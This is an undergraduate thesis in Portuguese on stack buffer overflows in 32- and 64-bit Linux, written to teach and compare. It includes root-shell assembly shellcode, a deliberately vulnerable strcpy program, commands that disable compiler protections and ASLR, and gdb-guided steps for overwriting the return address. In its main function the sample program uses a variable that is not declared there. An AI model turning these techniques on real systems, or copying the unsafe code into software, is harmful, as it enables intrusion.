UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

FELIPE DA SILVA PRUSOKOWSKI

Análise de buffer overflow em sistemas de 32 bits e 64 bits

Monografia apresentada como requisito parcial para a obtenção do grau de Bacharel em Ciência da Computação.

Orientador: Prof. Dr. Raul Fernando Weber

Porto Alegre
2015

RESUMO

Este trabalho visa apresentar as diferenças da vulnerabilidade de *Buffer Overflow*, existente na linguagem C, entre sistemas de 32 e 64 bits. Será apresentada uma introdução sobre a vulnerabilidade e sobre a linguagem C e suas particularidades que permitem o ataque. Foi criado um programa vulnerável que foi compilado nas duas arquiteturas e construído um ataque ao programa para realizar a comparação. Por fim, apresenta uma comparação entre as proteções existentes nas duas arquiteturas e expõe boas práticas de programação que evitam que essa vulnerabilidade seja explorada.

Palavras-chave: *Buffer Overflow. Buffer Overrun.* Segurança. Exploração da entrada de dados. Sistemas de 64 bits

Review about buffer overflow in 32 and 64 bits systems

ABSTRACT

This paper presents the differences of Buffer Overflow vulnerability existing in the C language between 32 and 64 bit systems. Is presented an introduction to vulnerability, the C language and its peculiarities that allow the attack. A vulnerable program was compiled on two architectures and built an attack to make the comparison.

Finally, it presents a comparison between the existing protections in both architectures and exhibits good programming practices that prevent this vulnerability from being exploited.

Keywords: Buffer Overflow. Buffer Overrun. Security. Data input exploit. 64 bits systems.

LISTA DE FIGURAS

LISTA DE ABREVIATURAS E SIGLAS

ASLR	Adress Space Layout Randomization
NX	Non Executable
EBP	Extended Base Pointer
EIP	Extended Instruction Pointer
RSP	Stack Pointer
PIE	Position Independent Executables
IDS	Intrusion Detection System

SUMÁRIO


1 INTRODUÇÃO

Segurança é um assunto importante em diversas áreas e em sistemas computacionais não é diferente, existem usuários maliciosos que se aproveitam de vulnerabilidades presentes em sistemas para obter acesso a informações ou causar dano a seu proprietário. Com a popularização de dispositivos computacionais e uso da *internet* a aplicação de sistemas e medidas que garantam a confidencialidade, integridade e disponibilidade dos dados armazenados se faz cada vez mais necessária.

Em 1988, um verme contaminou milhares de máquinas a partir de um *bug* de *Buffer Overflow* no programa *fingerd* (SPAFFORD, 1989). Foi um dos primeiros casos relatados da vulnerabilidade que iniciou debates sobre segurança de computadores.

Younan (2013), mostra que *Buffer Overflow* liderou o ranking de vulnerabilidades de sistemas de 1988 a 2012. Com 14% de todos os tipos de vulnerabilidades conforme o gráfico abaixo:

Figura 1.1 – Porcentagem de cada vulnerabilidade nos últimos 25 anos.



Fonte: Younan(2013, p. 06).

Além disso, também é apresentada comparação entre vulnerabilidades de alto grau de vulnerabilidade e de grau crítico. *Buffer Overflow* lidera com 23% das vulnerabilidades de alto grau de severidade e com 25% das vulnerabilidades de grau crítico.

Buffer Overflow é uma vulnerabilidade bem conhecida em sistemas de 32 bits, com diversos artigos a respeito. Porém com o surgimento de arquiteturas de 64 bits, a


vulnerabilidade ainda pode ser explorada? A forma como o atacante realiza o ataque é a mesma? Esse trabalho tem como motivação o estudo de segurança em computação, abordando a vulnerabilidade de *Buffer Overflow* em sistemas de 32 e de 64 bits.

Os próximos capítulos desse trabalho estão organizados da seguinte maneira. No capítulo 2 são apresentados aspectos da linguagem C, como alocação e utilização de *arrays*, ponteiros e passagem de parâmetros. No capítulo 3 é descrita a vulnerabilidade de B*uffer Overflow*, causa e exploração de *Stack Based Overflow* e conceitos básicos de desenvolvimento de *shellcode*. No capítulo 4 é descrito o experimento realizado, no qual é compilado um programa vulnerável e executado o ataque em sistema de 32 bits e 64 bits, abordando as diferenças para a execução do ataque. No capítulo 5 são descritos como funcionam os mecanismos de proteção, suas diferenças entre as duas arquiteturas e abordagem geral sobre a segurança que é fornecida com a adoção de cada mecanismo. Nesse capítulo são descritos Bit NX, ASLR, Canário e programação segura. Por fim, o último capítulo conclui com uma avaliação sobre a questão de segurança contra *Buffer Overflow* entre as duas arquiteturas.

2 A LINGUAGEM C

A linguagem C foi criada em 1972 por Dennis Ritchie e Ken Thompson para desenvolvimento do sistema operacional Unix. Desde a sua criação, a linguagem C é muito utilizada e a cada ano sempre está no ranking das 10 linguagens de programação mais utilizadas. No ranking do site IEEE Spectrum a linguagem C aparece em segundo lugar, abaixo apenas de Java.

Figura 2.1 – Ranking das linguagens de programação mais utilizadas



Fonte: IEEE Spectrum(2015).

C é uma linguagem de alto desempenho e é muito utilizada no desenvolvimento de sistemas operacionais modernos, compiladores, sistemas embarcados e *drivers*. Também é uma linguagem de alta portabilidade permitindo que seja utilizada para diversos propósitos.

É uma linguagem de alto nível, porém em C, o programador pode incluir trechos de códigos em Linguagem Simbólica *(Assembler)*, acessando registradores. Também é possível referenciar endereços de memória através das variáveis ponteiros. Por esses fatores, a linguagem C às vezes é definida como '*middle level language*', uma linguagem de programação de nível intermediário entre o *Assembly* e a abstração das linguagens de alto nível como Java.

Tendo em vista a importância da linguagem C para o desenvolvimento de sistemas modernos, serão apresentados nos próximos subcapítulos informações importantes da linguagem C para o entendimento da vulnerabilidade de *Buffer Overflow*.

2.1 Tipos de dados

No capítulo 2.2 (KERNIGHAN, RITCHIE, 2012) são apresentados os tipos de dados da linguagem C, são eles: *char, int*, *float* e *double*.

O tipo *char* é representado por um byte e armazena um caractere.

Int, *float* e *double* representam variáveis numéricas e seu tamanho alocado em memória depende de cada compilador e ainda do uso das diretivas *short* e *long*. *Long* pode ser utilizado com *int* e *double*, porém short somente com inteiros.

2.2 Arrays

Arrays são coleções de N elementos do mesmo tipo que são armazenados em uma porção de memória contínua. Podem ser de qualquer tipo, exceto *void* e funções, e são indexados do índice 0 até N – 1. Arrays podem ser unidimensionais ou multidimensionais este ultimo caso é definido como um array de arrays.

A partir da declaração de um array podemos acessar qualquer elemento dentro dele.

Por exemplo:

```
int x[10];
```

Como o array possui 10 elementos podemos acessar todos os elementos a partir do índice 0 ao índice 9. No exemplo abaixo atribuímos valores ao primeiro, segundo e último elemento do array.

```
x[0] = 2;
x[1] = 3;
x[9] = 5;
```

Porém, a linguagem C não verifica se o acesso a um elemento está dentro dos limites tes do array o que permite acessar porções de memórias contínuas além do que foi declarado.

Por exemplo:

```
x[10] = 11;
x[11] = 10;
```

Nesse exemplo acessamos as duas posições de memória após o final do array x. (KERNIGHAN, RITCHIE, 2012) explicam no capítulo 1.9 que strings são arrays de

elementos do tipo *char* que contém o caractere '\0', de valor zero, que representa o fim da string.

2.3 Ponteiros

Ponteiros são variáveis que armazenam endereços de memória. São assim chamados pois apontam para uma região de memória específica. Existem dois operadores relacionados a ponteiros na linguagem C, são eles '*' e '&'.

O operador '&' é chamado de 'referência' e devolve o endereço de uma variável. Como em C temos o tipo ponteiro, é conveniente para atribuirmos valores a essas variáveis.

Por exemplo:

```
int n = 10;
int * ptr;
ptr = &n;
```

No exemplo acima a variável 'ptr' aponta para um endereço de memória que armazena valor do tipo inteiro e 'n' é uma variável do tipo inteiro. Na atribuição da terceira linha armazenamos o endereço de memória da variável 'n' na variável 'ptr'.

O operador '*' é chamado de 'de-referenciador' e é usado para devolver o dado contido na porção de memória apontada por um ponteiro.

Por exemplo:

```
int n = 10, x;
int * ptr = &n;
x = *ptr;
```

São realizadas as mesmas operações do exemplo anterior, porém no fim é atribuido à variável 'x' o valor armazenado no endereço de memória apontado por 'ptr'. Como 'ptr' aponta para o endereço da variável 'n', 'x' recebe o valor de 'n' que é 10.

Quando criamos uma variável do tipo array o nome dela é associado à primeira posiçao de memória dos N elementos declarados. Com isso, nomes de arrays podem ser atribuidos a variáveis do tipo ponteiro.

Por exemplo, se 'arr' é um array de inteiros e 'ptr' um ponteiro para inteiros:

```
ptr = arr;
```

é a mesma operação que:

```
ptr = &arr[0];
```

A partir disso, C permite utilizar aritmética de ponteiros, considere a atribuição do exemplo anterior:

**(ptr+1)* é o conteúdo da segunda posição do array, ou seja, arr[1].

ptr++; o ponteiro passa a apontar para a próxima posição de memória, arr[1].

2.4 Passagem de parâmetros

Em chamadas de funções todo tipo de parâmetro é passado por valor, isto é, são criadas variáveis locais para os parâmetros e quando a função é chamada as variáveis são inicializadas com os valores passados. Então qualquer modificação do parâmetro dentro da função não afetará a variável cujo valor foi passado como argumento, evitando efeitos colaterais.

Porém, C permite que endereços sejam passados como parâmetros e o valor da variável na função chamadora pode ser alterado na função que foi chamada a partir do uso dos operadores de 'dereferenciação' ou de acesso por índices como visto anteriormente. Arrays e funções quando passados como parâmetros são automaticamente convertidos para os valores de ponteiros.

Quando uma subrotina é chamada o programa em linguagem C salva na pilha os valores passados como argumentos, o valor do endereço de retorno (endereço da próxima instrução), o endereço armazenado no registrador de base da pilha – também chamado de *Saved Frame Pointer*- e por último alocação de memória para variáveis locais. A pilha cresce dos endereços de memória maiores para os endereços menores, oposto ao crescimento da área de *heap*. Supõe-se que o leitor tenha conhecimento sobre a estrutura de dados pilha.


O registrador *ebp* registra a base do contexto atual da pilha, chamado de *stack frame*. A partir de seu valor é realizado o cálculo para acesso a variáveis locais e parâmetros. Por isso, quando uma função é chamada, após o armazenamento do endereço de retorno é salvo o endereço de base do contexto anterior e o registrador *ebp* recebe o valor dessa posição de memória que é o endereço base do novo contexto. Segue abaixo o código em *Assembly* Intel gerado ao chamar uma subrotina (instrução *call*), supõe-se que o leitor tenha conhecimento de assembler ou consulte (INTEL CORPORATION, 2010) e (INTEL CORPORATION, 2015) para maiores informações.

```
push eip + 2        ; salva endereço de retorno
push ebp            ; cria stack frame para função
```

```
mov ebp, esp       ; atualiza EBP
```

A figura 2.2 mostra um exemplo da organização da pilha após a chamada de uma função com quatro parâmetros (a, b, c, d) e duas variáveis locais (*buffer* e *flag*).

Figura 2.2 – Exemplo de organização da pilha após chamada de função



Fonte: Jon Erickson (2008, p. 73).

Observe que os parâmetros são incluídos na pilha na ordem oposta de sua declaração devido à forma de funcionamento da estrutura pilha. Os parâmetros e as variáveis locais são salvos na pilha repectivamente antes e após a instrução '*call*'.

3 BUFFER OVERFLOW


Como apresentado no capítulo anterior, a linguagem de programação C não verifica o acesso e a escrita fora dos limites que foram declarados e por isso torna os programas vulneráveis. Buffer Overflow ou Buffer Overrun é quando um programa, ao escrever dados em algum *buffer*, ultrapassa os limites e escreve sobre a memória adjacente.

Existem duas formas do atacante de um sistema vulnerável a Buffer Overflow pode explorar a vulnerabilidade, a *Heap-based Overflow* e a *Stack-based Overflow*. Nesse artigo, será abordada a vulnerabilidade baseada em pilha (*Stack-Based Overflow*) que é mais comum e permite que o *hacker* obtenha controle total sobre o sistema, permitindo a execução de código remoto.

3.1 Stack-Based Overflow

O ataque consiste em escrever dados além dos limites de um buffer na pilha com o objetivo de alterar o endereço de retorno para um endereço onde o hacker injete um código malicioso. Como visto anteriormente, a pilha cresce dos endereços maiores em direção aos menores e uma estrutura do tipo array aloca memória contínua indexando seus elementos dos endereços menores em direção aos maiores. A partir disso, o hacker escreve o código malicioso no buffer, chamado de *shellcode*, e ultrapassa os limites da variável alterando o endereço de retorno da subrotina para o endereço do buffer onde está localizado o shellcode. Ao final da subrotina quando a instrução Assembly `ret` for executada, o endereço que será transferido para o registrador de ponteiro para intruções EIP será o endereço do buffer e o código malicioso será executado. A organização da pilha após a injeção do ataque é a seguinte:

Figura 3.1 – Pilha após a escrita de codigo malicioso no buffer



O código inserido na pilha recebe o nome de shellcode pois geralmente o seu propósito é exibir uma shell para o atacante ter total controle sobre o sistema atacado. O shellcode tem algumas particularidades que serão abordadas no próximo subcapítulo, que aborda conceitos básicos para desenvolvimento de shellcodes.

3.2 Shellcode

Shellcode é um conjunto de instruções que são injetadas e executadas pelo programa atacado (ANLEY, C. HEASMAN, J. LINDER, F. RICHARTE, G, 2007). Como são instruções específicas para alguma arquitetura geralmente são escritos em linguagem *assembler*, diferente de um programa compilado em linguagem C, que produz código para a máquina adequada. Shellcodes são conhecidos por ser um tipo de ataque elegante, o hacker que sabe criar shellcodes pode fazer códigos para diferentes propósitos além de exibir uma shell, por exemplo, apagar registros de arquivos de log, criar um novo usuário com privilégio desejado ou até encerrar processos.

Shellcodes possuem algumas particularidades, geralmente são escritos para ser de menor tamanho possível, não podem conter bytes nulos e somente utilizar o segmento de código. Precisa ser de menor tamanho possível para caber dentro do buffer onde será injetado, pois o tamanho não será conhecido e mudará entre diferentes aplicações. Não pode conter bytes nulos pois caracteriza o fim de string e somente parte do código será inserido. E não deve utilizar outros segmentos pois irá executar dentro do programa atacado, que possui seus próprios segmentos alocados.

Abaixo segue o shellcode de sistemas 32 bits que exibe uma shell para o usuário retirado de (Jon Erickson, 2008), essa versão de shellcode ainda possuí bytes nulos e não será abordado como retirá-los, para isso são sugeridas as seguintes leituras (Jon Erickson,2008) e (ANLEY, C. HEASMAN, J. LINDER, F. RICHARTE, G, 2007).

```
mov eax, 70
mov ebx, 0
mov ecx, 0
int 0x80

jmp short two
one:
pop ebx

mov eax, 0
mov [ebx+7], al
```

```
mov [ebx+8], ebx
mov [ebx+12], eax
mov eax, 11
lea ecx, [ebx+8]

lea edx, [ebx+12]
int 0x80

two:
call one
db '/bin/shXAAAABBBB'
```

Para compreender como *shellcod*e é construído é necessário saber que a instrução *'int'* é responsável por gerar interrupções. Nesse caso a interrupção '*0x80*' é responsável por invocar chamadas de sistemas. A chamada de sistema a ser invocada é identificada pelo número armazenado no registrador *eax* e parâmetros armazenados nos registradores *ebx, ecx, edx, esi, edi* e *ebp*. O programa primeiro executa a chamada de sistema de número 70, que é a função de assinatura *setreuid(uid_t ruid, uid_t euid),* usada para setar o privilégio do usuário atual para *root* através dos parâmetros passados (0 e 0). Após é executado um truque para armazenar a string '*/bin/shXAAAABBBB*' no registrador *ebx,* para posteriormente executar a chamada de sistema *execve.* O truque consiste em mudar o fluxo de execução para a '*two*' e chamar a função '*one*', após isso o endereço da string será salvo na pilha. Em *one*, ao executar a instrução *pop* o endereço da string será armazenada no registrador ebx. Após são executadas instruções com modo de endereçamento indireto para ajustar os parâmetros da chamada de sistema `execve`, de número 11, e executar a *shell*. Não seram abordados detalhes dos parâmetros das chamadas de função executadas, sugere-se que o leitor consulte o manual de linux para melhor definição.

Após escrito o código *assembler* e retirados os bytes nulos, o código gerado em hexadecimal é a string a ser injetada pelo atacante. Muitos IDS evitam o ataque detectando que a string inserida é um shellcode a partir de padrões de código. Para evitar a detecção e obter sucesso no ataque foi desenvolvida uma técnica de passar pelos mecanismos de proteção, fazendo que o código malicioso seja tratado como um código inofensivo. Esse código é chamado de shellcode polimórfico, e exemplo de métodos para essa técnica utilizam cifragem e decifragem do código para esconder seu propósito. O estudo de shellcode é muito rico e neste trabalho foi apresentado o básico para seu entendimento.

3.3 Adequando o endereço de retorno


Note que é necessário saber o endereço de início do buffer para executarmos o shellcode. Porém, geralmente esse endereço é de difícil conhecimento e necessita ser preciso pois se o programa retornar para o meio do shellcode ele não será executado da forma correta. Esse efeito é agravado pelo caso do shellcode ser de menor tamanho possível, contendo apenas as informações necessárias para seu funcionamento correto.

Para corrigir isso é utilizada a técnica de criação de uma sequência de instruções `nop`, que executam nenhuma ação, apenas incrementam o contador de intruções e são instruções necessárias para gastar tempo computacional e para pipeline de instruções (Jon Erickson, 2008). Essa sequência de instruções é chamada de *NOP Sled*. Criando uma sequência de instruções `nop` e concatenando-a com o shellcode, não é necessário saber exatamente o endereço de inicio do shellcode. Retornando apenas para alguma posição do *NOP Sled*, o processador executaria a instrução `nop` algumas vezes até chegar no início do shellcode, que seria executado corretamente.

De forma semelhante, o mesmo pode ser feito para o endereço de retorno. Como o atacante não possui a informação de diferença em bytes entre a posição onde o endereço de retorno está salvo e o ínício do buffer, pode ao final da injeção repetir o endereço do buffer aproximado algumas vezes para ter maiores chances de sobrescrever o endereço de retorno.

Ao final a estrutura escrita pelo atacante segue a seguinte forma:

Figura 3.2 – Estrutura escrita pelo atacante



Fonte: Jon Erickson (2008, p. 140).

4 EXPERIMENTO REALIZADO

Para a realização do experimento foi efetuado o *download* de duas maquinas virtuais linux, distribuição Ubuntu versão 15.04 Vivid, de 32 bits e de 64 bits. Para virtualização foi utilizado o ambiente Virtual Box da Oracle e em anexo desse trabalho segue um tutorial para a configuração das máquinas.

Foi desenvolvido um programa vulnerável na linguagem C e compilado com o compilador *gcc* desabilitando as proteções atuais do mesmo contra a exploração do ataque. Também foram desabilitadas proteções do sistema operacional e de hardware.

4.1 Programa vulnerável

O programa vulnerável foi desenvolvido apenas para prova de conceito e não possui nenhuma funcionalidade. O programa possui duas funções a 'main', onde o programa inicia, e a 'função_vulnerável' que é chamada pela 'main' e realiza uma operação não segura de cópia de strings.

Segue o código das funções presentes no arquivo programa_vulnerável.c:

```
# include <stdio.h>
# include <stdlib.h>
# include <string.h>

void funcao_vulneravel();

int main (int argc, char * argv[])
{
    funcao_vulneravel(argv[1]);
    printf("Copiado com sucesso, string: %s\n",buffer);
    return 0;
}


void funcao_vulneravel(char texto[])
{
    char buffer[100];
    printf("O endereco do buffer eh: %p\n",&buffer);
    strcpy(buffer,texto);
}
```

Com o objetivo de facilitar o entendimento e execução do ataque, o parâmetro passado para a main é passado para a função vulnerável, assim obtem-se melhor controle do ataque. O endereço do buffer e o conteúdo escrito no buffer são escritos na tela ao entrar na função.

4.2 Execução em 32 bits

Para compilação do programa em 32 bits foi executada a seguinte linha de código no terminal do Ubuntu:

gcc -fno-stack-protector -z execstack -o vuln_32 programa_vulneravel.c

Esta linha de comando gera um executável de nome 'vuln_32' desabilitando as proteções impostas pelo compilador gcc, os canarios e a pilha não executável.

Também é preciso desabilitar a randomização dos endereços virtuais, chamado de ASLR, gerado pelo sistema operacional. Para isso o usúario deve ter permissão de 'root' e digitar o seguinte comando para desabilitar essa proteção:

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

Como cada mecanismo de proteção age em sistemas de 32 bits e de 64 bits será abordado no próximo capítulo, por enquanto apenas são desabilitados para focar na execução e compreensão do ataque.

Com o terminal aberto, o programa será executado diversas vezes para entender melhor seu comportamento. Para isso antes é preciso entender o comando *'print*' de python, pois facilitará o trabalho.

A sintaxe do comando é a seguinte:

$(python -c 'print “<string>” ')

Esse comando gera uma string com o conteúdo passado em <string>, por exemplo o comando abaixo gera uma string de quatro caracteres 'A'.

$(python -c 'print “AAAA” ')

Ao executar o comando acima no terminal Ubuntu temos a seguinte resposta no terminal:

AAAA: command not found

Pois foi gerada a string “AAAA” que não é um comando válido em Linux. Strings também podem ser reescritas diversas vezes a partir do símbolo de operador de multiplicação. O comando anterior poderia ter sido gerado apenas multiplicando quatro vezes uma string com um único caractere 'A', como segue o exemplo:

*$(python -c 'print “A”*4')*

Strings podem ser concatenadas num comando python, com o uso do símbolo de operador de adição. Também é possível escrever caracteres em formato hexadecimal. A partir dessas opções, considerando que o caractere 'A' é '\x41' em hexadecimal, o exemplo utilizado até o momento poderia ainda ser escrito da seguinte maneira:

$(python -c 'print “\x41” + “\x41” + “\x41” + “\x41” ')

Executamos o programa com o seguinte comando:

```
osboxes@tcc-32bits:~$ ./vuln_32 $(python -c 'print "A"*5')
O endereco do buffer eh: 0xbffff04c
Copiado com sucesso, string: AAAAA
```

O programa foi executado sem nenhum erro, informando o endereço do buffer na pilha e a mensagem de que fez a cópia entre os endereços com sucesso já no retorno para a main. Agora o buffer será preenchido totalmente com 100 elementos.

```
osboxes@tcc-32bits:~$ ./vuln_32 $(python -c 'print "A"*100')
O endereco do buffer eh: 0xbfffefec
Copiado com sucesso, string:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA
```

O programa executou corretamente mas o endereço do buffer foi alterado. Isso ocorre por que a string passada como argumento para a função vulnerável é maior, ocupando maior espaço na pilha. Como visto anteriormente os argumentos são salvos em primeiro lugar na pilha, uma mudança significativa – de no mínimo 8 bytes – no tamanho do argumento alterará o endereço do buffer na pilha. Também foi percebido que o endereço é em uma posição de memória menor, devido à forma como a pilha é estruturada, dos endereços maiores em direção aos menores.

Agora é preciso saber quantos bytes existem entre o buffer e o endereço de retorno. Sabe-se que o endereço do *frame pointer* anterior foi salvo antes do buffer, pois é armazenado antes das variáveis locais. Com algumas execuções é obtido o seguinte resultado:

```
osboxes@tcc-32bits:~$ ./vuln_32 $(python -c 'print "A"*108')
O endereco do buffer eh: 0xbfffefec
Copiado com sucesso, string:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
Segmentation fault (core dumped)

osboxes@tcc-32bits:~$ ./vuln_32 $(python -c 'print "A"*112')
O endereco do buffer eh: 0xbfffefdc
Segmentation fault (core dumped)
```

Na primeira execução o programa retorna da função, pois é escrito na tela o conteúdo que a função copiou, mas ao encerrar o programa apresenta erro.

O endereço de retorno da função_vulnerável ainda não foi alterado, porém ele se encontra na pilha em um endereço de memória anterior ao endereço de base da main salvo. Escrevendo mais 4 bytes, como no segundo exemplo, parte do endereço de retorno é reescrito o que leva ao programa falhar antes do retorno da função main. A mensagem que a cópia foi executada com sucesso não foi apresentada na tela, indicando que o programa não retornou para a main. Então entre o início do buffer e o inicio do endereço de retorno existem 112 bytes. A partir da utilização do debugger escrevendo 100 bytes no buffer a pilha é analisada.

```
gdb vuln_32
layout asm
0x804844f <main+4>      and    $0xfffffff0,%esp
0x8048452 <main+7>      pushl  -0x4(%ecx)
0x8048455 <main+10>     push   %ebp
0x8048456 <main+11>     mov    %esp,%ebp
0x8048458 <main+13>     push   %ebx
0x8048459 <main+14>     push   %ecx
0x804845a <main+15>     mov    %ecx,%ebx
0x804845c <main+17>     mov    0x4(%ebx),%eax
0x804845f <main+20>     add    $0x4,%eax
0x8048462 <main+23>     mov    (%eax),%eax
0x8048464 <main+25>     sub    $0xc,%esp
0x8048467 <main+28>     push   %eax
0x8048468 <main+29>     call    0x8048498   <funcao_vulneravel>
0x804846d <main+34>     add    $0x10,%esp
0x8048470 <main+37>     mov    0x4(%ebx),%eax
0x8048473 <main+40>     add    $0x4,%eax
0x8048476 <main+43>     mov    (%eax),%eax
0x8048478 <main+45>     sub    $0x8,%esp
0x804847b <main+48>     push   %eax
0x804847c <main+49>     push   $0x8048550
0x8048481 <main+54>     call   0x8048310 <printf@plt>
0x8048486 <main+59>     add    $0x10,%esp
0x8048489 <main+62>     mov    $0x0,%eax
0x804848e <main+67>     lea    -0x8(%ebp),%esp
0x8048491 <main+70>             pop    %ecx
0x8048492 <main+71>             pop    %ebx
0x8048493 <main+72>             pop    %ebp
0x8048494 <main+73>             lea    -0x4(%ecx),%esp
0x8048497 <main+76>             ret
```

```
0x8048498 <funcao_vulneravel>     push   %ebp
0x8048499 <funcao_vulneravel+1>   mov    %esp,%ebp
0x804849b <funcao_vulneravel+3>   sub    $0x78,%esp
0x804849e <funcao_vulneravel+6>   sub    $0x8,%esp
0x80484a1 <funcao_vulneravel+9>   lea    -0x6c(%ebp),%eax
0x80484a4 <funcao_vulneravel+12>  push   %eax
0x80484a5 <funcao_vulneravel+13>  push   $0x8048571
0x80484aa  <funcao_vulneravel+18>  call  0x8048310  <printf@plt>
0x80484af <funcao_vulneravel+23>  add    $0x10,%esp
0x80484b2 <funcao_vulneravel+26> sub    $0x8,%esp
```

```
0x80484b5 <funcao_vulneravel+29> pushl  0x8(%ebp)
0x80484b8 <funcao_vulneravel+32> lea    -0x6c(%ebp),%eax
0x80484bb <funcao_vulneravel+35> push   %eax
0x80484bc <funcao_vulneravel+36> call    0x8048320 <strcpy@plt>
0x80484c1 <funcao_vulneravel+41> add    $0x10,%esp
0x80484c4 <funcao_vulneravel+44> leave
0x80484c5 <funcao_vulneravel+45> ret


break *0x80484c1
run $(python -c 'print "A"*100')
Starting program: /home/osboxes/vuln_32 $(python -c 'print
"A"*100')
O endereco do buffer eh: 0xbfffefdc
Breakpoint 1, 0x080484c1 in funcao_vulneravel ()
x/40xw $esp

0xbfffefc0:    0xbfffefdc    0xbffff2ef    0x00000001    0xb7fd8b48
0xbfffefd0:    0x00000001    0x00000000    0x00000001    0x41414141
0xbfffefe0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbfffeff0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff000:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff010:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff020:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff030:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff040:    0x00000000    0x00008000    0xbffff068    0x0804846d
0xbffff050:   0xbffff2ef     0xbffff114    0xbffff120    0x080484f3
```

Para melhor compreensão dos comandos do debugger sugere-se que o leitor leia o manual do GNU Debugger disponível em http://sourceware.org/gdb/current/onlinedocs/gdb/. É verificado que após o endereço de retorno e o endereço de base salvo na pilha foram inseridos mais 8 bytes. Esse fato occorre pois o gcc por padrão alinha a pilha em 16 bits. Essa convenção é adotada na arquitetura 'System V' de chamadas de funções (KREITZER, GIRKAR, LU, ANSARI, 2015).

